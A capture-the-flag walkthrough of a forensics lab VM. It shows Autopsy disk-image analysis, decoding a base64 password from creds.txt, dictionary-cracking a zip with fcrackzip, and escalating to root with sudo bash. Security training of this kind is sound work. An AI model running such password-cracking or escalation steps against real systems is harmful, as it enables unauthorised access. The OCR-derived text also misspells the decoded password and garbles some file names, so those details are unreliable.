


Now I will use autopsy tool to investigate the image captured.
Using local host we got a web interface like this




Click on New case.


I will name the case as ForensicLab




This create a new case




Now add host.



Host1 created. Now add image we got from the target machine to be investigated by the autopsy.



After this the tool asks for other options, leave it on default.



Now add the image.



Our image has been mounted. Analyze it

File Browser								
		FILE ANALYSIS		KEYWORD SEARCH		FILE TYPE		IMAGE DETAILS
								META DATA
								DATA UNIT
								HELP
								CLOSE
Directory Seek	d / d	\$RECYCLE.BIN/	2020-09-17 22:55:18 (PKT)	2020-09-17 22:55:18 (PKT)	2020-09-17 22:55:18 (PKT)	2020-09-17 22:55:18 (PKT)	328	0 0 36-144-1
	r / r	\$Secure:\$SDH	2020-09-17 22:43:39 (PKT)	2020-09-17 22:43:39 (PKT)	2020-09-17 22:43:39 (PKT)	2020-09-17 22:43:39 (PKT)	56	0 0 9-144-11
	r / r	\$Secure:\$SDS	2020-09-17 22:43:39 (PKT)	2020-09-17 22:43:39 (PKT)	2020-09-17 22:43:39 (PKT)	2020-09-17 22:43:39 (PKT)	264132	0 0 9-128-8
	r / r	\$Secure:\$SII	2020-09-17 22:43:39 (PKT)	2020-09-17 22:43:39 (PKT)	2020-09-17 22:43:39 (PKT)	2020-09-17 22:43:39 (PKT)	56	0 0 9-144-14
	r / r	\$UnCase	2020-09-17 22:43:39 (PKT)	2020-09-17 22:43:39 (PKT)	2020-09-17 22:43:39 (PKT)	2020-09-17 22:43:39 (PKT)	131072	0 0 10-128-1
	r / r	\$Volume	2020-09-17 22:43:39 (PKT)	2020-09-17 22:43:39 (PKT)	2020-09-17 22:43:39 (PKT)	2020-09-17 22:43:39 (PKT)	0	48 0 3-128-3
	d / d	.wl	2020-09-18 02:41:45 (PKT)	2020-09-18 02:41:45 (PKT)	2020-09-18 02:41:45 (PKT)	2020-09-18 02:41:45 (PKT)	56	48 0 5-144-6
	r / r	creds.txt	2020-09-18 02:42:33 (PKT)	2020-09-18 02:41:42 (PKT)	2020-09-18 02:42:33 (PKT)	2020-09-18 02:41:42 (PKT)	24	0 0 43-128-1
	r / r	flag3.txt	2020-09-17 22:57:11 (PKT)	2020-09-17 22:55:30 (PKT)	2020-09-18 02:40:53 (PKT)	2020-09-17 02:40:53 (PKT)	41	0 0 40-128-1
	d / d	System_Volume_Information/	2020-09-18 02:40:53 (PKT)	2020-09-18 02:40:53 (PKT)	2020-09-18 02:40:53 (PKT)	2020-09-18 02:40:53 (PKT)	160	0 0 41-144-1
File Browsing Mode								
In this mode, you can view file and directory contents.								
File contents will be shown in this window. More file details can be found using the Metadata link at the end of the list (on the right). You can also sort the files using the column headers								

upon analyzing I got creds.txt and flag3.txt. Let me see my 3rd flag.

File Browser								
		FILE ANALYSIS		KEYWORD SEARCH		FILE TYPE		IMAGE DETAILS
								META DATA
								DATA UNIT
								HELP
								CLOSE
Directory Seek	d / d	\$RECYCLE.BIN/	2020-09-17 22:55:18 (PKT)	2020-09-17 22:55:18 (PKT)	2020-09-17 22:55:18 (PKT)	2020-09-17 22:55:18 (PKT)	328	0 0 36-144-1
	r / r	\$Secure:\$SDH	2020-09-17 22:43:39 (PKT)	2020-09-17 22:43:39 (PKT)	2020-09-17 22:43:39 (PKT)	2020-09-17 22:43:39 (PKT)	56	0 0 9-144-11
	r / r	\$Secure:\$SDS	2020-09-17 22:43:39 (PKT)	2020-09-17 22:43:39 (PKT)	2020-09-17 22:43:39 (PKT)	2020-09-17 22:43:39 (PKT)	264132	0 0 9-128-8
	r / r	\$Secure:\$SII	2020-09-17 22:43:39 (PKT)	2020-09-17 22:43:39 (PKT)	2020-09-17 22:43:39 (PKT)	2020-09-17 22:43:39 (PKT)	56	0 0 9-144-14
	r / r	\$UnCase	2020-09-17 22:43:39 (PKT)	2020-09-17 22:43:39 (PKT)	2020-09-17 22:43:39 (PKT)	2020-09-17 22:43:39 (PKT)	131072	0 0 10-128-1
	r / r	\$Volume	2020-09-17 22:43:39 (PKT)	2020-09-17 22:43:39 (PKT)	2020-09-17 22:43:39 (PKT)	2020-09-17 22:43:39 (PKT)	0	48 0 3-128-3
	d / d	.wl	2020-09-18 02:41:45 (PKT)	2020-09-18 02:41:45 (PKT)	2020-09-18 02:41:45 (PKT)	2020-09-18 02:41:45 (PKT)	56	48 0 5-144-6
	r / r	creds.txt	2020-09-18 02:42:33 (PKT)	2020-09-18 02:41:42 (PKT)	2020-09-18 02:42:33 (PKT)	2020-09-18 02:41:42 (PKT)	24	0 0 43-128-1
	r / r	flag3.txt	2020-09-17 22:57:11 (PKT)	2020-09-17 22:55:30 (PKT)	2020-09-18 02:40:53 (PKT)	2020-09-17 02:40:53 (PKT)	41	0 0 40-128-1
	d / d	System_Volume_Information/	2020-09-18 02:40:53 (PKT)	2020-09-18 02:40:53 (PKT)	2020-09-18 02:40:53 (PKT)	2020-09-18 02:40:53 (PKT)	160	0 0 41-144-1
File Browsing Mode								
In this mode, you can view file and directory contents.								
File contents will be shown in this window. More file details can be found using the Metadata link at the end of the list (on the right). You can also sort the files using the column headers								
ASCII (display - report) * Hex (display - report) * ASCII Strings (display - report) * Export * Add Note File Type: ASCII text, with no line terminators								
Contents Of File: C:/flag3.txt								
Flag3 {844246ff48330fe60a9497b0e0e0922f}								

Found **THIRD FLAG.**

For the 4th flag, we can analze the 2nd file that is creds.txt.

The screenshot shows the Autopsy Forensic Browser interface. On the left, there are search filters for 'Directory Seek' and 'File Name Search'. The main area displays a table of file analysis results for 'creds.txt'. The table includes columns for file path, modification time, creation time, access time, file size, and MD5 hash. Several rows are highlighted in yellow, including entries for 'creds.txt' and 'flag3.txt'. Below the table, there is a preview of the file's contents, which appears to be base64 encoded data: 'amVlbfmsaW1zYWhvb2RnaXJs'.

Directory Seek	d / d	\$RECYCLE.BIN/	2020-09-17 22:55:18 (PKT)	2020-09-17 22:55:18 (PKT)	2020-09-17 22:55:18 (PKT)	2020-09-17 22:55:18 (PKT)	328	0 0 36-144-1
	r / r	\$Secure:\$SSH	2020-09-17 22:43:39 (PKT)	2020-09-17 22:43:39 (PKT)	2020-09-17 22:43:39 (PKT)	2020-09-17 22:43:39 (PKT)	56	0 0 9-144-11
	r / r	\$Secure:\$SSS	2020-09-17 22:43:39 (PKT)	2020-09-17 22:43:39 (PKT)	2020-09-17 22:43:39 (PKT)	2020-09-17 22:43:39 (PKT)	264132	0 0 9-128-8
	r / r	\$Secure:\$SSL	2020-09-17 22:43:39 (PKT)	2020-09-17 22:43:39 (PKT)	2020-09-17 22:43:39 (PKT)	2020-09-17 22:43:39 (PKT)	56	0 0 9-144-14
	r / r	\$UpCase	2020-09-17 22:43:39 (PKT)	2020-09-17 22:43:39 (PKT)	2020-09-17 22:43:39 (PKT)	2020-09-17 22:43:39 (PKT)	131072	0 0 10-128-1
	r / r	\$Volume	2020-09-17 22:43:39 (PKT)	2020-09-17 22:43:39 (PKT)	2020-09-17 22:43:39 (PKT)	2020-09-17 22:43:39 (PKT)	0	48 0 3-128-3
	d / d	..	2020-09-18 02:41:45 (PKT)	2020-09-18 02:41:45 (PKT)	2020-09-18 02:41:45 (PKT)	2020-09-18 02:41:45 (PKT)	56	48 0 5-144-6
	r / r	creds.txt	2020-09-18 02:42:33 (PKT)	2020-09-18 02:41:42 (PKT)	2020-09-18 02:42:33 (PKT)	2020-09-18 02:41:42 (PKT)	24	0 0 43-128-1
	r / r	flag3.txt	2020-09-17 22:57:11 (PKT)	2020-09-17 22:55:30 (PKT)	2020-09-18 02:40:53 (PKT)	2020-09-17 22:55:30 (PKT)	41	0 0 40-128-1
	d / d	System_Volume_Information/	2020-09-18 02:40:53 (PKT)	2020-09-18 02:40:53 (PKT)	2020-09-18 02:40:53 (PKT)	2020-09-18 02:40:53 (PKT)	160	0 0 41-144-1

This is a base64 encoding. Decode it.

```

[onion_eye@parrot] ~
$ fcrackzip -u -D -p dict.txt flag.zip
dict.txt: No such file or directory
[x] [onion_eye@parrot] ~
$ fcrackzip -u -D -p ./dict.txt flag.zip

PASSWORD FOUND!!!!: pw == for007
[onion_eye@parrot] ~
$ cd Downloads
bash: cd: Downloads: No such file or directory
[x] [onion_eye@parrot] ~
$ cd
[onion_eye@parrot] ~
$ autopsy

=====
Autopsy Forensic Browser
http://www.sleuthkit.org/autopsy/
ver 2.24

-----
Evidence Locker: /var/lib/autopsy
Start Time: Wed Jul 2 20:31:57 2025
Remote Host: localhost
Local Port: 9999

Open an HTML browser on the remote host and paste this URL in it:
http://localhost:9999/autopsy

Keep this process running and use <ctrl-c> to exit
Can't open log: autopsy.log at /usr/share/autopsy/lib/Print.pm line 383.
[x] [onion_eye@parrot] ~
$ echo "amVlbfmsaW1zYWhvb2RnaXJs" | base64 -d
jeanellisaagoodgirl=[onion_eye@parrot] ~
$ 

```

Using the **jeenaliisagoodgirl** password for the forensic user I got the **FOURTH FLAG**

The screenshot shows a Linux desktop environment with a terminal window open. The terminal title is "forensics - VMware Workstation". The terminal content includes a series of commands run by the "forensic" user, followed by a large "FORENSICS" banner made of dots, and finally a root shell prompt.

```
(sudo) password for forensic:  
Sorry, try again.  
sudo: sorry, you must log in as the root user or  
switch to root.  
Patching Defaults entries for forensic on ubuntu:  
    env_reset, mail_badpass,  
    secure_path=/usr/local/sbin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin  
User forensic may run the following commands on ubuntu:  
(ALL : ALL) ALL  
forensic@ubuntu:~$home$ sudo bash  
root@ubuntu:~$home$ cd /root  
root@ubuntu:~/root$ ls  
root.txt  
root@ubuntu:~/root$ cat root.txt  
  
Root Flag: (9440aee508b6215995219c58c8ba4b45)  
!! Congrats you have finished this task !!  
Contact us here:  
Hacking Articles : https://twitter.com/hackinarticles  
Jeenali Kothari : https://www.linkedin.com/in/jeenali-kothari/  
-----  
[EInIjIoIyI] HHAICIKITINGI  
-----  
root@ubuntu:~/root#
```

To direct input to this VM, click inside or press Ctrl+G.

Menu (HA: Forensics:... forensics - VMw... Parrot Terminal Maheen Lab exa... Downloads [] Maheen Ifthkar... [Parrot Terminal] Parrot Terminal ForensicLabho... Save Screenshot Save Screenshot